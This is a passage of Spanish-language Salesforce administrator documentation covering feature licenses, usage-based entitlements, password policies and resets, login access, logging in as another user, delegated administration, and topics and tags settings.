Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Licencia de función | Permite a un usuario |
|---|---|
| `Usuario deRespuestas de Chatter` | Acceder a las respuestas de Chatter. Esta licencia de función se asigna automáticamente a usuarios de portal de gran volumen que se han registrado de forma automática en Respuestas de Chatter. |
| `Usuario de Force.com Flow` | Ejecutar flujos. |
| `Usuario de Knowledge` | Acceder a Salesforce Knowledge. |
| `Usuario de Live Agent` | Acceder a Live Agent. |
| `Usuario de marketing` | Cree, modifique y elimine campañas, establezca la configuración avanzada de las campañas, y agregue miembros de campaña y actualice sus estados con el Asistente de importación de datos. |
| `Usuario de Mobile` | Acceder a Salesforce Classic Mobile. |
| `Usuario fuera de línea` | Acceder a Connect Offline. |
| `Usuario de Salesforce CRM Content` | Acceder a Salesforce CRM Content. |
| `Usuario de Service Cloud` | Acceda a la Consola de Salesforce para Servicio:<br>Nota: El acceso a la consola de Salesforce para ventas requiere la licencia de configuración de permisos del `Usuario de consola de ventas`. |
| `Usuario contribuyente de Site.com` | Modificar el contenido del sitio de Site.com Studio. |
| `Usuario publicador de Site.com` | Crear y diseñar sitios Web, controlar el formato y la funcionalidad de las páginas y de los elementos de página, así como agregar y modificar el contenido de Site.com Studio. |

| Licencia de función | Permite a un usuario |
| --- | --- |
| `Usuario de Work.com` | Acceda a los permisos y objetos de Work.com. |

CONSULTE TAMBIÉN

- Visualización de las licencias de función de su organización
- Activación de una licencia de función para un usuario
- Ver y gestionar usuarios
- Descripción general de las licencias de función

## Asignaciones basadas en el uso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Una asignación basada en el uso es un recurso limitado que su organización puede utilizar de manera periódica, como el número de inicios de sesión mensual permitido en una comunidad de socios o el límite de registros para usuarios de lista de Data.com.

Algunas asignaciones son persistentes. Estas asignaciones proporcionan a su organización de Salesforce un número fijo del recursos y la cantidad permitida no cambia a menos que cambie el contrato. Por ejemplo, si la empresa compra suscripciones mensualmente para que 50 miembros accedan a una comunidad de socios, puede asignar hasta a 50 personas la posibilidad de iniciar sesión en la comunidad tantas veces como quieran.

Otras asignaciones no son persistentes, funcionan como un crédito. Su organización puede utilizar hasta el importe permitido de esa asignación durante el tiempo indicado por la frecuencia del recurso. Si la asignación tiene una frecuencia de Una vez, su organización tendrá que adquirir más del recurso para cumplimentar el máximo permitido. Si la asignación tiene una frecuencia Mensual, el inicio y el fin del mes se determina por su contrato en lugar del calendario.

Por ejemplo:

- La empresa A adquiere 50 inicios de sesión mensualmente para una comunidad de socios y el 15 de enero la organización tiene un conjunto de 50 inicios de sesión. Cada vez que alguien inicie sesión, se empleará un inicio de sesión. El 15 de febrero, independientemente de cuántos inicios se hayan utilizado el mes anterior, el conjunto se actualizará con otros 50 inicios de sesión, que estarán disponibles hasta el 14 de marzo.
- La empresa B adquiere 2.000 registros para usuarios de lista de Data.com con una fecha de finalización del 15 de mayo. Los usuarios de lista de esa organización pueden agregar o exportar hasta 2.000 registros hasta esa fecha. Si la organización alcanza ese límite antes del 15 de mayo, los usuarios de lista de Data.com no podrán agregar o exportar registros adicionales. Para desbloquear usuarios, la empresa B puede adquirir un máximo permitido adicional para ese recurso.

Nota: Si el mismo recurso está incluido en varios contratos con el mismo `Recurso` y el `Id. de recurso` es `(usuario)`, solamente verá una fila para esa asignación, aunque los datos de esa fila reflejarán los contratos combinados. En este caso, `Fecha de inicio` refleja la fecha de inicio más reciente de todos estos contratos y `Fecha de finalización` refleja la fecha de finalización más tardía.

Como las licencias de función, las asignaciones basadas en el uso no limitan lo que puede hacer en Salesforce, sino que se añaden a la funcionalidad. Si el uso supera el máximo permitido, Salesforce se pondrá en contacto con usted para informarle sobre ampliaciones del contrato.

Ver las asignaciones basadas en el uso de su organización de Salesforce

Observe las asignaciones basadas en el uso de su empresa para saber los recursos a los que esta tiene derecho.

Campos de asignaciones basadas en el uso

Las lista relacionada con asignaciones basadas en el uso muestra la siguiente información. Estos campos no son editables y solamente son visibles si su organización de Salesforce tiene derecho a un recurso.

CONSULTE TAMBIÉN

Configurar su empresa en Salesforce

Ver y gestionar usuarios

## Ver las asignaciones basadas en el uso de su organización de Salesforce

Observe las asignaciones basadas en el uso de su empresa para saber los recursos a los que esta tiene derecho.

1. Desde Configuración, introduzca *Información de la empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de la empresa**.
2. En la parte inferior de la página Información de la empresa, consulte la lista relacionada de asignaciones basadas en el uso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver las asignaciones basadas en el uso:

- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

Asignaciones basadas en el uso

Campos de asignaciones basadas en el uso

## Campos de asignaciones basadas en el uso

Las lista relacionada con asignaciones basadas en el uso muestra la siguiente información. Estos campos no son editables y solamente son visibles si su organización de Salesforce tiene derecho a un recurso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Nombre de columna | Descripción |
|---|---|
| Recurso | Lo que puede usar su empresa. |
| Id. de recurso | Identificador único para esta partida. |
| Fecha de inicio | Día en el que empieza su contrato.<br>Nota: Si este recurso está incluido en varios contratos, este campo refleja la fecha de inicio más reciente de todos los contratos. |
| Fecha de finalización | Día en el que finaliza su contrato.<br>Nota: Si este recurso está incluido en varios contratos, este campo refleja la fecha de finalización más tardía de todos los contratos. |

| Nombre de columna | Descripción |
| --- | --- |
| `Frecuencia` | Si es mensual, `Máximo permitido` se restablece al comienzo de cada mes.<br>Si es una vez, `Máximo permitido` está disponible hasta la `fecha de finalización`. |
| `Máximo permitido` | Cantidad de un recurso que su organización puede utilizar. Si `Frecuencia` es Mensual, el mes comienza en su `Fecha de inicio`. |
| `Cantidad usada` | Cantidad de un recurso que está usando su organización. |
| `Última actualización` | Fecha y hora más recientes en las que Salesforce tomó una instantánea del uso de este recurso por parte de su organización. |

Para obtener más información sobre los recursos a los que tiene derecho su organización, póngase en contacto con Salesforce.

CONSULTE TAMBIÉN

Asignaciones basadas en el uso

Ver las asignaciones basadas en el uso de su organización de Salesforce

# Contraseñas

Salesforce proporciona a cada usuario en su organización un nombre de usuario y una contraseña únicos que se deben introducir cada vez que un usuario inicia sesión. Como administrador, puede configurar varios parámetros para asegurarse de que las contraseñas de sus usuarios son sólidas y seguras.

- Políticas de contraseña: establece varias políticas de contraseñas y de conexión como, por ejemplo, la especificación de una cantidad de tiempo antes de que caduquen las contraseñas de todos los usuarios, el nivel de complejidad necesario para las contraseñas, etc. Consulte Definir políticas de contraseña en la página 913.
- Caducidad de las contraseñas de usuario: hace caducar las contraseñas de todos los usuarios de su organización, excepto la de los usuarios que tengan el permiso "La contraseña no caduca nunca". Consulte Hacer caducar contraseñas para todos los usuarios en la página 917.
- Restablecimientos de las contraseñas de usuario: restablece la contraseña de los usuarios especificados. Consulte Restablecer contraseñas para sus usuarios en la página 546.
- Intentos de inicio de sesión y periodos de bloqueo: si un usuario ha sido bloqueado de Salesforce debido a demasiados intentos de inicio de sesión fallidos, podrá desbloquearlos. Consulte Modificar usuarios en la página 489.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las políticas de contraseña están disponibles en: **todas** las ediciones

PERMISOS DE USUARIO

Para configurar las políticas de contraseña:

- "Gestionar políticas de contraseña"

Para restablecer las contraseñas de usuario y desbloquear usuarios:

- "Restablecer contraseñas de usuarios y Desbloquear usuarios"

## Requisitos de contraseñas

Una contraseña no puede contener el nombre de usuario de un usuario y no puede coincidir con el nombre o los apellidos del usuario. Las contraseñas tampoco pueden ser demasiado sencillas. Por ejemplo, un usuario no puede cambiar su contraseña a *`contraseña`*.

En todas las ediciones, una nueva organización tiene los siguientes requisitos predeterminados de contraseña. Puede cambiar estas políticas de contraseña en todas las ediciones, excepto en Personal Edition.

- Una contraseña debe contener al menos ocho caracteres, incluyendo un carácter alfabético y un número.
- La respuesta a la pregunta de seguridad no puede contener la contraseña del usuario.
- Cuando los usuarios cambian su contraseña, no pueden reutilizar sus últimas tres contraseñas.

Establecer políticas de contraseña

Mejora la seguridad de su organización de Salesforce con la protección de contraseña. Puede establecer el historial, la longitud y los requisitos de complejidad de la contraseña con otros valores. Además, puede especificar qué hacer si un usuario olvida su contraseña.

Restablecer contraseñas para sus usuarios

Como administrador, puede restablecer la contraseña de un usuario para mejorar la protección o desbloquear un usuario si el usuario se ha quedado bloqueado.

Hacer caducar contraseñas para todos los usuarios

Como administrador, puede hacer caducar las contraseñas de todos los usuarios siempre que lo desee para reforzar la seguridad de la organización. Después de caducar las contraseñas, se solicita a todos los usuarios restablecer su contraseña la próxima vez que inician sesión.

CONSULTE TAMBIÉN

Cambiar la contraseña

## Establecer políticas de contraseña

Mejora la seguridad de su organización de Salesforce con la protección de contraseña. Puede establecer el historial, la longitud y los requisitos de complejidad de la contraseña con otros valores. Además, puede especificar qué hacer si un usuario olvida su contraseña.

Con la finalidad de proteger la seguridad de su organización, puede configurar varias contraseñas y políticas de conexión.

Nota: Las contraseñas de usuario no pueden superar los 16.000 bytes.

Los inicios de sesión están limitados a 3.600 por hora por usuario. Este límite se aplica a las organizaciones creadas después de Summer '08.

1. Desde Configuración, introduzca *Políticas de contraseña* en el cuadro Búsqueda rápida y, a continuación, seleccione **Políticas de contraseña**.
2. Personalice la configuración de la contraseña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para configurar las políticas de contraseña:

- "Gestionar políticas de contraseña"

| Campo | Descripción |
| --- | --- |
| `Las contraseñas del usuario caducan dentro de` | Plazo hasta el vencimiento y cambio de las contraseñas de usuarios. El valor predeterminado es 90 días. Esta configuración no está disponible para portales de Autoservicio. Esta configuración no se aplica a usuarios con el permiso "La contraseña no caduca nunca".<br><br>Si cambia la configuración `Las contraseñas del usuario caducan dentro de`, los cambios afectarán a la fecha de vencimiento de la contraseña de un usuario si la nueva fecha de vencimiento de ese usuario es anterior a la fecha de vencimiento anterior o si elimina un vencimiento seleccionando `No caduca nunca`. |
| `Forzar historial de contraseñas` | Guarda las contraseñas anteriores de los usuarios de modo que siempre deban restablecer su contraseña a una nueva y exclusiva. El historial de contraseñas no se guarda hasta que se establece este valor. El valor predeterminado es `3 contraseñas recordadas`. No puede seleccionar `No se recuerdan las contraseñas` salvo que seleccione `No caduca nunca` para el campo `Las contraseñas del usuario caducan dentro de`. Esta configuración no está disponible para portales de Autoservicio. |
| `Longitud mínima de la contraseña` | El número mínimo y obligatorio de caracteres de la contraseña. Al establecer este valor, los usuarios existentes no se ven afectados hasta la próxima vez que cambien sus contraseñas. El valor predeterminado es `8 caracteres`. |
| `Requisito de complejidad de contraseñas` | Los requisitos para los tipos de caracteres que se pueden utilizar en la contraseña de un usuario.<br><br>Niveles de complejidad:<br><br>• `Sin restricciones`, proporciona cualquier valor de contraseña y es la opción menos segura.<br>• `Debe mezclar caracteres alfabéticos y numéricos`: requiere al menos un carácter alfabético y un número, que es el valor predeterminado.<br>• `Debe mezclar caracteres alfabéticos, numéricos y especiales`, requiere al menos un carácter alfabético, un número y uno de los siguientes caracteres: *! # $ % - _ = + < >*.<br>• `Debe mezclar números y letras mayúsculas y minúsculas` requiere como mínimo un número, una letra mayúscula y una letra minúscula.<br>• `Debe mezclar números y letras mayúsculas y minúsculas, además de caracteres especiales` requiere como mínimo un |

| Campo | Descripción |
| --- | --- |
| | número, una letra mayúscula y una letra minúscula, y uno de los siguientes caracteres: `! # $ % - _ = + < >`. |
| `Requisito de pregunta de la contraseña` | Los valores son `No puede contener contraseña`, lo que significa que la respuesta a la pregunta de usuario a la pregunta para recordar la contraseña no puede contener la contraseña en sí; o `Ninguno`, el valor predeterminado, sin restricciones en la respuesta. Se requiere la respuesta de usuario a la pregunta de usuario a la pregunta para recordar la contraseña. Esta configuración no está disponible para los portales de autoservicio, portales de clientes o portales de socios. |
| `Número máximo de intentos de inicio de sesión no válidos` | El número de errores de inicio de sesión permitidos para un usuario antes de que se bloquee la conexión. Esta configuración no está disponible para portales de Autoservicio. |
| `Período de vigor del bloqueo` | La duración del bloqueo del inicio de sesión. El valor predeterminado es 15 minutos. Esta configuración no está disponible para portales de Autoservicio.<br><br>Nota: Si los usuarios están bloqueados, deben esperar hasta que concluya el periodo de bloqueo. Además, un usuario con el permiso "Restablecer contraseñas de usuarios y Desbloquear usuarios" puede desbloquearlos desde Configuración con el siguiente procedimiento:<br><br>**a.** Introduzca *`Usuarios`* en el cuadro `Búsqueda rápida`.<br>**b.** Seleccione **Usuarios**.<br>**c.** Selección del usuario.<br>**d.** Haga clic en **Desbloquear**.<br><br>Este botón sólo está disponible si un usuario está bloqueado. |
| `Oscurecer la respuesta secreta en los restablecimientos de contraseña` | Esta función oculta respuestas a preguntas de seguridad conforme escribe. El valor predeterminado es mostrar la respuesta en texto normal.<br><br>Nota: Si su organización utiliza el Editor de métodos de entrada de Microsoft (IME) con el modo de entrada establecido como Hiragana, cuando escribe caracteres ASCII, se convierten en caracteres en Japonés en campos de texto normal. Sin embargo, el IME no funciona correctamente en campos con texto oculto. Si los usuarios de su organización no pueden introducir correctamente sus contraseñas y otros valores después de activar esta función, desactive la función. |

| Campo | Descripción |
| --- | --- |
| `Se necesita una duración mínima de contraseña de 1 día` | Si selecciona esta opción, no se puede cambiar una contraseña más de una vez en 24 horas. |

3. Personalice la contraseña olvidada e información de asistencia de cuenta bloqueada.

   Nota: Esta configuración no está disponible para los portales de autoservicio, portales de clientes o portales de socios.

| Campo | Descripción |
| --- | --- |
| `Mensaje` | Si establece, aparece este mensaje en el correo electrónico "No podemos restablecer su contraseña". Los usuarios reciben este correo electrónico cuando se bloquean intentando restablecer su contraseña demasiadas veces. El texto aparece también en la parte inferior de la página Responder su pregunta de seguridad cuando los usuarios restablecen su contraseña.<br><br>Puede adaptar el texto a su organización agregando el nombre de su soporte técnico interno o un administrador del sistema. En el correo electrónico, el mensaje sólo aparece para cuentas que necesitan de un administrador para restablecerlas. En los bloqueos debido a restricciones temporales aparece un mensaje de correo electrónico del sistema diferente. |
| `Vínculo de ayuda` | Si se define, este vínculo aparece con el texto definido en el campo `Mensaje`. En el correo electrónico "No podemos restablecer su contraseña", la URL aparece exactamente como se ha introducido en el campo `Vínculo de ayuda`, para que el usuario pueda ver a dónde le lleva el vínculo. Este formato de presentación de URL es una función de seguridad porque el usuario no está en una organización de Salesforce.<br><br>En la página Responder su pregunta de seguridad, la URL `Vínculo de ayuda` se combina con el texto del campo `Mensaje` para convertirlo en un vínculo activable. La seguridad no es un problema porque el usuario está en una organización de Salesforce cuando cambia la contraseña.<br><br>Protocolos válidos:<br>• http<br>• https<br>• mailto |

4. Especifique una página de inicio alternativa para usuarios con el permiso "Sólo usuario para API". Después de completar las tareas de gestión de usuarios como restablecer una contraseña, los usuarios sólo para API se redirigen a la URL especificada aquí, en lugar de la página de inicio.

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Ver y modificar políticas de contraseñas en perfiles

Contraseñas

## Restablecer contraseñas para sus usuarios

Como administrador, puede restablecer la contraseña de un usuario para mejorar la protección o desbloquear un usuario si el usuario se ha quedado bloqueado.

Para restablecer la contraseña de un usuario:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Active la casilla de verificación situada junto al nombre del usuario. Otra opción para cambiar las contraseñas de todos los usuarios visualizados actualmente consiste en marcar la casilla situada en el encabezado de la columna para seleccionar todas las filas.
3. Haga clic en **Restablecer contraseña**. El usuario recibe un correo electrónico que contiene un vínculo e instrucciones para restablecer la contraseña.

Una contraseña creada de este modo no caduca, pero los usuarios deben cambiar la contraseña la primera vez que inicien sesión.

Consejo: Puede realizar esta y otras tareas administrativas desde la aplicación móvil SalesforceA.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para restablecer contraseñas:

- "Restablecer contraseñas de usuarios y Desbloquear usuarios"

### Consideraciones para el restablecimiento de contraseñas

- Solo un administrador puede restablecer contraseñas de usuario de inicio de sesión único. Los usuarios de inicio de sesión único no puede restablecer sus propias contraseñas.
- Después de restablecer una contraseña, es posible que se solicite a los usuarios activar sus equipos para poder iniciar sesión en Salesforce correctamente.
- El restablecimiento de la contraseña de un usuario bloqueado desbloquea automáticamente la cuenta del usuario.
- Cuando un usuario pierde una contraseña, el usuario puede hacer clic en el vínculo de contraseña olvidada en la página de inicio de sesión para recibir un correo electrónico con pasos para restablecer una contraseña. El usuario debe responder correctamente a la pregunta de seguridad para restablecer la contraseña. En Políticas de contraseña, puede personalizar la página de pregunta de seguridad que el usuario ve con información acerca de dónde ir para obtener ayuda.

  Nota: Si el usuario no ha establecido una pregunta de seguridad o no responde correctamente a la pregunta de seguridad, la contraseña no se restablece.

  Un usuario puede solicitar restablecer una contraseña a través del vínculo de contraseña olvidada un máximo de cinco veces en un periodo de 24 horas. Los administradores pueden restablecer la contraseña de un usuario cada vez que lo necesiten.

- El restablecimiento de una contraseña también restablece el token de seguridad del usuario.

CONSULTE TAMBIÉN

Restablecer su contraseña olvidada
Cambiar la contraseña
Restablecer su token de seguridad
Contraseñas
Ayudar los usuarios desde cualquier parte con SalesforceA

## Hacer caducar contraseñas para todos los usuarios

Como administrador, puede hacer caducar las contraseñas de todos los usuarios siempre que lo desee para reforzar la seguridad de la organización. Después de caducar las contraseñas, se solicita a todos los usuarios restablecer su contraseña la próxima vez que inician sesión.

Para hacer caducar las contraseñas de todos los usuarios, excepto de aquellos usuarios que tienen el permiso "La contraseña no caduca nunca":

1. En Configuración, introduzca *`Hacer caducar todas las contraseñas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Hacer caducar todas las contraseñas**.
2. Seleccione **Hacer caducar todas las contraseñas**.
3. Haga clic en **Guardar**.

La próxima vez que los usuarios inicien sesión, se les solicitará restablecer sus contraseñas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para hacer caducar todas las contraseñas:
- "Gestionar usuarios internos"

### Consideraciones cuando se haga caducar contraseñas

- Es posible que los usuarios tengan que activar sus equipos para iniciar sesión en Salesforce.
- `Hacer caducar todas las contraseñas` no afecta a los usuarios del portal de autoservicio porque no son usuarios directos de Salesforce.

CONSULTE TAMBIÉN

Contraseñas

# Controlar el acceso de inicio de sesión

Controle si se solicita a sus usuarios otorgar acceso de cuenta a administradores de Salesforce y si los usuarios pueden otorgar acceso a publicadores.

1. Desde Configuración, introduzca *Políticas de acceso de inicio de sesión* en el cuadro Búsqueda rápida y, a continuación, seleccione **Políticas de acceso de inicio de sesión**.
2. Para permitir a los administradores de Salesforce iniciar sesión como cualquier usuario en la organización sin antes solicitarles otorgar el acceso de inicio de sesión, active **Los administradores pueden iniciar sesión como cualquier usuario**.

   Para eliminar esta función de su organización, póngase en contacto con Salesforce. Si retira la función, un usuario deberá otorgar acceso de inicio de sesión antes de que un administrador de Salesforce pueda iniciar sesión en esa cuenta de usuario para solucionar problemas.
3. Para evitar que los usuarios puedan otorgar acceso a un publicador (para acatar las reglas de privacidad y regulación, por ejemplo), haga clic en **Disponible solo para administradores** para ese publicador.

   Nota: Los usuarios no pueden conceder el acceso de inicio de sesión a paquetes gestionados autorizados a toda su organización de Salesforce. Solo los administradores con el permiso "Gestionar usuarios" activado en sus perfiles pueden conceder el acceso a estos editores. Del mismo modo, algunos paquetes gestionados no disponen de acceso de inicio de sesión. Si un paquete no viene enumerado en la página Políticas de acceso de inicio de sesión, el acceso de inicio de sesión no está disponible para ese paquete.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Iniciar sesión como otro usuario

Conceder acceso de inicio de sesión

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

La concesión de acceso de inicio de sesión está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para controlar las políticas de acceso de inicio de sesión:

- "Gestionar políticas de acceso de inicio de sesión"

# Iniciar sesión como otro usuario

Para ayudar a otros usuarios, los administradores pueden iniciar sesión en Salesforce como otro usuario. Dependiendo de la configuración de su organización, puede que los usuarios individuales tengan que conceder acceso de inicio de sesión a los administradores.

Nota: Como medida de seguridad, cuando los administradores están conectados como otro usuario, no pueden autorizar el acceso de datos OAuth para ese usuario. Por ejemplo, los administradores no pueden autorizar el acceso OAuth a cuentas de usuario, incluyendo el inicio de sesión único a aplicaciones externas.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el vínculo **Iniciar sesión** junto al nombre de usuario. Este vínculo solamente está disponible para usuarios que han concedido acceso de inicio de sesión a un administrador o en organizaciones donde los administradores pueden iniciar sesión como cualquier usuario.
3. Haga clic en *Nombre de usuario* > **Cerrar sesión** para volver a la cuenta de administrador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para iniciar sesión como otro usuario:
- "Modificar todos los datos"

CONSULTE TAMBIÉN

Controlar el acceso de inicio de sesión
Conceder acceso de inicio de sesión
Solución de problemas de inicio de sesión
Ver y gestionar usuarios

# Delegar funciones administrativas

Utilice la administración delegada para asignar privilegios administrativos limitados a usuarios en su organización que no son administradores. Por ejemplo, supongamos que desea que el gestor del equipo del servicio de atención al cliente gestione usuarios en la función Gestor del servicio de atención al cliente y todas las funciones subordinadas. Cree un administrador delegado para este fin de modo que pueda centrarse en otras tareas de administración.

Los administradores delegados pueden:

- Crear y modificar usuarios en funciones específicas y todas las funciones subordinadas. Las tareas de modificación de usuario incluyen el restablecimiento de contraseñas, los ajustes de cuotas, la creación de equipos de oportunidad predeterminados y la creación de grupos personales para esos usuarios.
- Desbloquear usuarios.
- Asignar usuarios a perfiles especificados.
- Asignar o eliminar conjuntos de permisos para usuarios en sus grupos delegados.
- Crear grupos públicos y gestionar la pertenencia en grupos públicos especificados.
- Iniciar sesión como usuario con acceso de inicio de sesión para el administrador.
- Gestionar objetos personalizados y personalizar casi cada aspecto de un objeto personalizado. Sin embargo, un administrador delegado no puede crear ni modificar relaciones en el objeto, ni establecer valores predeterminados de colaboración en la organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para gestionar la administración delegada:
- "Personalizar aplicación"

Para ser un administrador delegado:
- "Ver parámetros y configuración"

- Administrar los usuarios en todos los grupos delegados a los que se ha asignado el administrador delegado. Por ejemplo, Juan Martínez está especificado como un administrador delegado en dos grupos delegados, Grupo A y Grupo B. Felipe puede asignar un conjunto de permisos o un grupo público del grupo A a usuarios en el grupo B.

Nota: Al delegar la administración, recuerde lo siguiente. Administradores delegados:

- No pueden asignar perfiles o conjuntos de permisos con el permiso "Modificar todos los datos".
- Necesitan acceso a objetos personalizados para acceder a los campos de combinación en esos objetos desde fórmulas.
- No pueden modificar conjuntos de permisos.

Para delegar una administración sobre objetos particulares, utilice en su lugar permisos de objeto, como “Ver todos” y “Modificar todos”.

Definir administradores delegados

Active administradores delegados para gestionar usuarios en funciones específicas y todas las funciones subordinadas. Puede asignar perfiles específicos a esos usuarios e inicie sesión como usuarios que han otorgado el acceso de inicio de sesión a administradores. Un grupo de administración delegado es un grupo de usuarios que tienen los mismos privilegios administrativos. Estos grupos no guardan relación con los grupos públicos usados para compartir.

CONSULTE TAMBIÉN

Definir administradores delegados

## Definir administradores delegados

Active administradores delegados para gestionar usuarios en funciones específicas y todas las funciones subordinadas. Puede asignar perfiles específicos a esos usuarios e inicie sesión como usuarios que han otorgado el acceso de inicio de sesión a administradores. Un grupo de administración delegado es un grupo de usuarios que tienen los mismos privilegios administrativos. Estos grupos no guardan relación con los grupos públicos usados para compartir.

Pase por ella: Delegar la administración

Pase por ella: Delegar la administración en Lightning Experience

1. En Configuración, introduzca *Administración delegada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Administración delegada** y haga clic en **Nuevo**.
2. Seleccione o cree un grupo delegado.
3. Para permitir que los usuarios de este grupo inicien sesión como usuarios en la jerarquía de funciones que administran, seleccione **Habilitar grupo para acceso de inicio de sesión**. Dependiendo de la configuración de su organización, los usuarios individuales tienen que conceder acceso de inicio de sesión para permitir que sus administradores inicien sesión como ellos.
4. Haga clic en **Guardar**.
5. Para cada lista relacionada, haga clic en **Agregar** para definir los detalles de su grupo delegado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para gestionar la administración delegada:

- “Personalizar aplicación”

Para ser un administrador delegado:

- “Ver parámetros y configuración”

CONSULTE TAMBIÉN

Delegar funciones administrativas

# Configuración de temas y etiquetas

Cuando activa temas para objetos, los usuarios pueden agregar tremas a registros de modo que puedan recuperar rápidamente elementos relacionados utilizando vistas de lista. Con Chatter habilitado, los usuarios también pueden ver los elementos relacionados en la ficha Registros de cada página de detalles de tema. La activación de temas para un objeto desactiva etiquetas públicas en registros de ese tipo de objeto. Las etiquetas personales no se ven afectadas.

Para utilizar temas para organizar registros, active temas para cuentas, activos, campañas, casos, contactos, contratos, archivos, candidatos, oportunidades, pedidos, soluciones, objetos personalizados y artículos en inglés.

EDICIONES

Disponible en: Salesforce Classic

La configuración de temas y etiquetas está disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar la configuración de temas y etiquetas:
- "Personalizar aplicación"

Activar y configurar Temas para objetos
Habilite los temas para los objetos de modo que los usuarios puedan agregar temas a registros y organizarlos por temas comunes. Esta función útil está disponible con o sin Chatter.

Activar etiquetas
Permita que los usuarios agreguen etiquetas personales o públicas a la mayoría de los registros. Las etiquetas son palabras o frases cortas que los usuarios asocian con registros para describir y organizar los datos de una manera personalizada.

Adición de etiquetas a la barra lateral

Eliminar etiquetas personales de usuarios desactivados
Su organización puede tener un máximo de 5.000.000 de etiquetas personales y públicas aplicadas a registros en todos los usuarios. Si su organización se acerca a este límite, elimine etiquetas personales de los usuarios desactivados.

## Activar y configurar Temas para objetos

Habilite los temas para los objetos de modo que los usuarios puedan agregar temas a registros y organizarlos por temas comunes. Esta función útil está disponible con o sin Chatter.

Los administradores pueden activar temas para cuentas, activos, campañas, casos, contactos, contratos, archivos, candidatos, oportunidades, pedidos, soluciones, objetos personalizados y artículos en inglés. Para cada tipo de objeto, los administradores especifican qué campos se van a usar para las sugerencias de temas.

Nota: Los temas solo se admiten en artículos de Knowledge en inglés.

PRECAUCIÓN: Cuando se activan temas para un objeto, las etiquetas públicas se desactivan para registros de ese tipo de objeto.

1. Desde Configuración, introduzca *Temas para objetos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Temas para objetos**.
2. Seleccione un objeto.
3. En la derecha, seleccione `Activar temas`.
4. Seleccione los campos de texto que desee usar para las sugerencias de temas. (Desde una combinación de campos seleccionados, se realizan hasta 3 sugerencias desde los primeros 2.000 caracteres.)
5. Haga clic en **Guardar** para guardar los cambios de todos los objetos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar temas para objetos:
- "Personalizar aplicación"

A continuación, los usuarios con acceso a los objetos habilitados y con los permisos de temas correspondientes pueden:

- Ver asignaciones y sugerencias de temas en los registros del tipo de objeto.
- Agregar y quitar temas de los registros del tipo de objeto.
- Utilizar temas en registros de ese tipo de objeto para filtrar sus vistas de lista.

Además, si su organización usa Chatter, los usuarios pueden hacer clic en cualquier tema asignado a un registro para ir directamente a la página del tema. Aquí, encontrarán otros registros para el tema, expertos en el tema y otra información relacionada.

CONSULTE TAMBIÉN

Temas sobre registros

Añadir temas a registros

Temas sobre registros

Añadir temas a registros

Activar temas para artículos

## Activar etiquetas

Permita que los usuarios agreguen etiquetas personales o públicas a la mayoría de los registros. Las etiquetas son palabras o frases cortas que los usuarios asocian con registros para describir y organizar los datos de una manera personalizada.

EDICIONES

Disponible en: Salesforce Classic

La configuración de etiquetas está disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar la configuración de etiquetas:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de Etiquetas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de etiquetas**.
2. Seleccione **Activar etiquetas personales** y **Activar etiquetas públicas** para permitir que los usuarios agreguen etiquetas personales y públicas a los registros. Cancele la selección de ambas opciones para desactivar las etiquetas.
3. Especifique qué objetos y formatos de página que muestran etiquetas en la sección de etiquetas de la parte superior de las páginas de detalles del registro. La sección de etiquetas es el único punto donde un usuario puede agregar etiquetas a un registro.

